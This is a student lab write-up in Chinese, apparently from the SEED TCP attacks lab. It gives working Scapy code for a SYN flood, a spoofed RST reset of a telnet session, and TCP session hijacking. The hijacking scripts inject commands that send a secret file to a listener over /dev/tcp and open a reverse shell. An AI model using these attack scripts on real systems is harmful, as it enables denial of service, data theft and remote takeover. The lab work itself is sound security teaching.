## 57118231 向颖

## 1.1

攻击前


```
[07/10/21]seed@VM:~/Desktop$ telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
b60021b4bde7 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@b60021b4bde7:~$
```

攻击代码

```
#!/bin/env python3
from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits
ip = IP(dst="10.9.0.5")
tcp = TCP(dport=23, flags='S')
pkt = ip/tcp
while True:
        pkt[IP].src = str(IPv4Address(getrandbits(32))) # source iP
        pkt[TCP].sport = getrandbits(16) # source port
        pkt[TCP].seq = getrandbits(32) # sequence number
        send(pkt, verbose = 0)
```

攻击

首先尝试开启一个攻击进程，等待一分多钟后 telnet victim 发现仍然可以进入，猜测可能是 TCP 重发机制导致单个攻击进程无法完全阻塞容量为 128 的队列，因此同时开启三个攻击，等待一分钟后再次尝试 telnet victim，无法连接，如图




经过了十几秒后终于弹出了用户名输入，猜测是 telnet 终于从攻击进程手中抢到一个空位

```
[07/10/21]seed@VM:~/Desktop$ telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
b60021b4bde7 login:
```

## 1.2

使用 c 语言的 synflood 只开启一个攻击进程就成功实现了攻击，原因可能是 c 比 python 执行速度快

```
[07/10/21]seed@VM:~/.../volumes$  gcc -o synflood synflood.c
[07/10/21]seed@VM:~/.../volumes$ synflood 10.9.0.5 23
```



## 1.3

无法在 docker 里修改 syncookies，因为文件只读。因此直接修改 yml 然后重新 build，重新进行 synflood 攻击并进行 telnet 连接，在 victim 查看建立的连接，只有 telnet，没有 synflood 的连接

```
root@78878e30f085:/# sysctl -a | grep syncookies
net.ipv4.tcp_syncookies = 1
root@78878e30f085:/# netstat nat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 78878e30f085:telnet     10.9.0.1:42360          ESTABLISHED
Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags       Type       State         I-Node   Path
root@78878e30f085:/#
```

## 2

在 10.9.0.6telnet 连接 10.9.0.5,wireshark 查看



| No. | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 48 | 2021-07-10 09:57:09.178659528 | 10.9.0.5 | 10.9.0.6 | TCP | 66 | 23 → 33698 [ACK] Seq=3121496356 Ack=629624130 Win=65152 Len=0… |
| 49 | 2021-07-10 09:57:09.370396955 | 10.9.0.6 | 10.9.0.5 | TELNET | 67 | Telnet Data ... |
| 50 | 2021-07-10 09:57:09.370459100 | 10.9.0.5 | 10.9.0.6 | TCP | 66 | 23 → 33698 [ACK] Seq=3121496356 Ack=629624131 Win=65152 Len=0… |
| 51 | 2021-07-10 09:57:09.592926364 | 10.9.0.6 | 10.9.0.5 | TELNET | 67 | Telnet Data ... |
| 52 | 2021-07-10 09:57:09.592948995 | 10.9.0.5 | 10.9.0.6 | TCP | 66 | 23 → 33698 [ACK] Seq=3121496356 Ack=629624132 Win=65152 Len=0… |
| 53 | 2021-07-10 09:57:09.836506654 | 10.9.0.6 | 10.9.0.5 | TELNET | 68 | Telnet Data ... |
| 54 | 2021-07-10 09:57:09.836537152 | 10.9.0.5 | 10.9.0.6 | TCP | 66 | 23 → 33698 [ACK] Seq=3121496356 Ack=629624134 Win=65152 Len=0… |
| 55 | 2021-07-10 09:57:09.836906830 | 10.9.0.5 | 10.9.0.6 | TELNET | 68 | Telnet Data ... |
| 56 | 2021-07-10 09:57:09.836927413 | 10.9.0.6 | 10.9.0.5 | TCP | 66 | 33698 → 23 [ACK] Seq=629624134 Ack=3121496358 Win=64256 Len=0… |
| 57 | 2021-07-10 09:57:09.852633215 | 10.9.0.5 | 10.9.0.6 | TELNET | 560 | Telnet Data ... |
| 58 | 2021-07-10 09:57:09.852653608 | 10.9.0.6 | 10.9.0.5 | TCP | 66 | 33698 → 23 [ACK] Seq=629624134 Ack=3121496852 Win=64128 Len=0… |
| 59 | 2021-07-10 09:57:09.858206870 | 10.9.0.5 | 10.9.0.6 | TELNET | 87 | Telnet Data ... |
| 60 | 2021-07-10 09:57:09.858220914 | 10.9.0.6 | 10.9.0.5 | TCP | 66 | 33698 → 23 [ACK] Seq=629624134 Ack=3121496873 Win=64128 Len=0… |

```
▸ Frame 60: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface br-12f3b39d28b1, id 0
▸ Ethernet II, Src: 02:42:0a:09:00:06 (02:42:0a:09:00:06), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
▸ Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
▾ Transmission Control Protocol, Src Port: 33698, Dst Port: 23, Seq: 629624134, Ack: 3121496873, Len: 0
    Source Port: 33698
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 629624134
    [Next sequence number: 629624134]
    Acknowledgment number: 3121496873
    1000 .... = Header Length: 32 bytes (8)
  ▸ Flags: 0x010 (ACK)
    Window size value: 501
    [Calculated window size: 64128]
    [Window size scaling factor: 128]
```


构造 spoof 程序如图

```python
#!/usr/bin/env python3
from scapy.all import *

ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=33698, dport=23, flags="R", seq=629624134)
pkt = ip/tcp
ls(pkt)
send(pkt,verbose=0)
```

执行

```
[07/10/21]seed@VM:~/.../volumes$ sudo python3 rst.py
version    : BitField  (4 bits)                  = 4               (4)
ihl        : BitField  (4 bits)                  = None            (None)
tos        : XByteField                          = 0               (0)
len        : ShortField                          = None            (None)
id         : ShortField                          = 1               (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0               (0)
ttl        : ByteField                           = 64              (64)
proto      : ByteEnumField                       = 6               (0)
chksum     : XShortField                         = None            (None)
src        : SourceIPField                       = '10.9.0.6'      (None)
dst        : DestIPField                         = '10.9.0.5'      (None)
options    : PacketListField                     = []              ([])
--
sport      : ShortEnumField                      = 33698           (20)
dport      : ShortEnumField                      = 23              (80)
seq        : IntField                            = 629624134       (0)
ack        : IntField                            = 0               (0)
```

查看 wireshark



| No. | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 57 | 2021-07-10 09:57:09.852633215 | 10.9.0.5 | 10.9.0.6 | TELNET | 560 | Telnet Data ... |
| 58 | 2021-07-10 09:57:09.852653608 | 10.9.0.6 | 10.9.0.5 | TCP | 66 | 33698 → 23 [ACK |
| 59 | 2021-07-10 09:57:09.858206870 | 10.9.0.5 | 10.9.0.6 | TELNET | 87 | Telnet Data ... |
| 60 | 2021-07-10 09:57:09.858220914 | 10.9.0.6 | 10.9.0.5 | TCP | 66 | 33698 → 23 [ACK |
| 61 | 2021-07-10 09:59:36.467916113 | 02:42:85:35:c1:91 | Broadcast | ARP | 42 | Who has 10.9.0. |
| 62 | 2021-07-10 09:59:36.467961461 | 02:42:0a:09:00:05 | 02:42:85:35:c1:91 | ARP | 42 | 10.9.0.5 is at |
| 63 | 2021-07-10 09:59:36.489239398 | 10.9.0.6 | 10.9.0.5 | TCP | 54 | 33698 → 23 [RST |
| 64 | 2021-07-10 09:59:43.442075429 | 10.9.0.6 | 10.9.0.5 | TELNET | 68 | Telnet Data ... |

查看 10.9.0.6 的 telnet 连接，发现已经断开

```
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Jul 10 13:35:29 UTC 2021 from user1-10.9.0.6.net-10.9.0.0 on pts
/1
seed@bcca8cb9fcf3:~$ Connection closed by foreign host.
root@1f40c72bfaaa:/#
```

## 3

先在 victim 中/home/seed/目录下创建 secret 并写入 this is top secret，如图


```
root@bcca8cb9fcf3:/home/seed# touch secret
root@bcca8cb9fcf3:/home/seed# vi secret
bash: vi: command not found
root@bcca8cb9fcf3:/home/seed# vim secret
bash: vim: command not found
root@bcca8cb9fcf3:/home/seed# gedit secret
bash: gedit: command not found
root@bcca8cb9fcf3:/home/seed# echo this is top secret>secret
root@bcca8cb9fcf3:/home/seed# cat secret
this is top secret
```

在 attacker 中输入 nc -lv 9090，在 victim 中 cat /home/seed/secret>/dev/tcp/10.9.0.1/9090

```
root@VM:/# nc -lv 9090
Listening on 0.0.0.0 9090
Connection received on www.SeedLabSQLInjection.com 42468
this is top secret
root@VM:/#
```

接下来通过 tcp session 劫持实现该效果

首先 10.9.0.6telnet 连接 10.9.0.5，查看 wireshark



构造攻击代码

```python
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=33722, dport=23, flags="A", seq=622400951, ack=3691235804)
data = "\r cat /home/seed/secret > /dev/tcp/10.9.0.1/9090\r"
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```

Attacker 上先开启 nc

```
root@VM:/# nc -lv 9090
Listening on 0.0.0.0 9090
```

执行攻击代码


```
[07/10/21]seed@VM:~/.../volumes$ sudo python3 spoof.py
version    : BitField  (4 bits)                  = 4               (4)
ihl        : BitField  (4 bits)                  = None            (None)
tos        : XByteField                          = 0               (0)
len        : ShortField                          = None            (None)
id         : ShortField                          = 1               (1)
flags      : FlagsField  (3 bits)                = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField  (13 bits)                 = 0               (0)
ttl        : ByteField                           = 64              (64)
proto      : ByteEnumField                       = 6               (0)
chksum     : XShortField                         = None            (None)
src        : SourceIPField                       = '10.9.0.6'      (None)
dst        : DestIPField                         = '10.9.0.5'      (None)
options    : PacketListField                     = []              ([])
--
sport      : ShortEnumField                      = 33722           (20)
dport      : ShortEnumField                      = 23              (80)
seq        : IntField                            = 622400951       (0)
ack        : IntField                            = 3691235804      (0)
dataofs    : BitField  (4 bits)                  = None            (None)
reserved   : BitField  (3 bits)                  = 0               (0)
flags      : FlagsField  (9 bits)                = <Flag 16 (A)>   (<Flag 2 (S)>
```

攻击成功，如图

```
root@VM:/# nc -lv 9090
Listening on 0.0.0.0 9090
Connection received on www.SeedLabSQLInjection.com 42498
this is top secret
root@VM:/#
```

# 4

首先 10.9.0.6telnet 连接 10.9.0.5，查看 wireshark



| No. | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 44 | 2021-07-10 10:49:49.496590698 | 10.9.0.5 | 10.9.0.6 | TCP | 66 | 23 → 33756 [ACK] Seq=1011866179 Ack=94408443 Win=509 Len=0 TS… |
| 45 | 2021-07-10 10:49:49.655270085 | 10.9.0.6 | 10.9.0.5 | TELNET | 67 | Telnet Data ... |
| 46 | 2021-07-10 10:49:49.655333290 | 10.9.0.5 | 10.9.0.6 | TCP | 66 | 23 → 33756 [ACK] Seq=1011866179 Ack=94408444 Win=509 Len=0 TS… |
| 47 | 2021-07-10 10:49:49.825281077 | 10.9.0.6 | 10.9.0.5 | TELNET | 68 | Telnet Data ... |
| 48 | 2021-07-10 10:49:49.825308433 | 10.9.0.5 | 10.9.0.6 | TCP | 66 | 23 → 33756 [ACK] Seq=1011866179 Ack=94408446 Win=509 Len=0 TS… |
| 49 | 2021-07-10 10:49:49.826813612 | 10.9.0.5 | 10.9.0.6 | TELNET | 68 | Telnet Data ... |
| 50 | 2021-07-10 10:49:49.826830688 | 10.9.0.6 | 10.9.0.5 | TCP | 66 | 33756 → 23 [ACK] Seq=94408446 Ack=1011866181 Win=502 Len=0 TS… |
| 51 | 2021-07-10 10:49:49.839626204 | 10.9.0.5 | 10.9.0.6 | TELNET | 476 | Telnet Data ... |
| 52 | 2021-07-10 10:49:49.839644274 | 10.9.0.6 | 10.9.0.5 | TCP | 66 | 33756 → 23 [ACK] Seq=94408446 Ack=1011866591 Win=501 Len=0 TS… |
| 53 | 2021-07-10 10:49:49.840083159 | 10.9.0.5 | 10.9.0.6 | TELNET | 150 | Telnet Data ... |
| 54 | 2021-07-10 10:49:49.840093159 | 10.9.0.6 | 10.9.0.5 | TCP | 66 | 33756 → 23 [ACK] Seq=94408446 Ack=1011866675 Win=501 Len=0 TS… |
| 55 | 2021-07-10 10:49:49.845705555 | 10.9.0.5 | 10.9.0.6 | TELNET | 87 | Telnet Data ... |
| 56 | 2021-07-10 10:49:49.845723057 | 10.9.0.6 | 10.9.0.5 | TCP | 66 | 33756 → 23 [ACK] Seq=94408446 Ack=1011866696 Win=501 Len=0 TS… |

```
▸ Frame 56: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface br-12f3b39d28b1, id 0
▸ Ethernet II, Src: 02:42:0a:09:00:06 (02:42:0a:09:00:06), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
▸ Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
▾ Transmission Control Protocol, Src Port: 33756, Dst Port: 23, Seq: 94408446, Ack: 1011866696, Len: 0
    Source Port: 33756
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 94408446
    [Next sequence number: 94408446]
    Acknowledgment number: 1011866696
    1000 .... = Header Length: 32 bytes (8)
  ▸ Flags: 0x010 (ACK)
    Window size value: 501
```

构造攻击代码

```python
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=33756, dport=23, flags="A", seq=94408446, ack=1011866696)
data = "\r /bin/bash > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\r"
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```

Attacker 上开启 nc，执行攻击代码，可以看到获得了 victim 的 shell，下图中 secret 就是上题在 victim 中创建的

```
[07/10/21]seed@VM:~/Desktop$ dockps
bcca8cb9fcf3  victim-10.9.0.5
1f40c72bfaaa  user1-10.9.0.6
f4f375f8e3f1  user2-10.9.0.7
ea9aacd36203  seed-attacker
[07/10/21]seed@VM:~/Desktop$ docksh bc
root@bcca8cb9fcf3:/# /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1
root@bcca8cb9fcf3:/# exit
exit
[07/10/21]seed@VM:~/Desktop$ docksh ea
root@VM:/# nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 42530

ls
secret
pwd
/home/seed
cat secret
this is top secret
```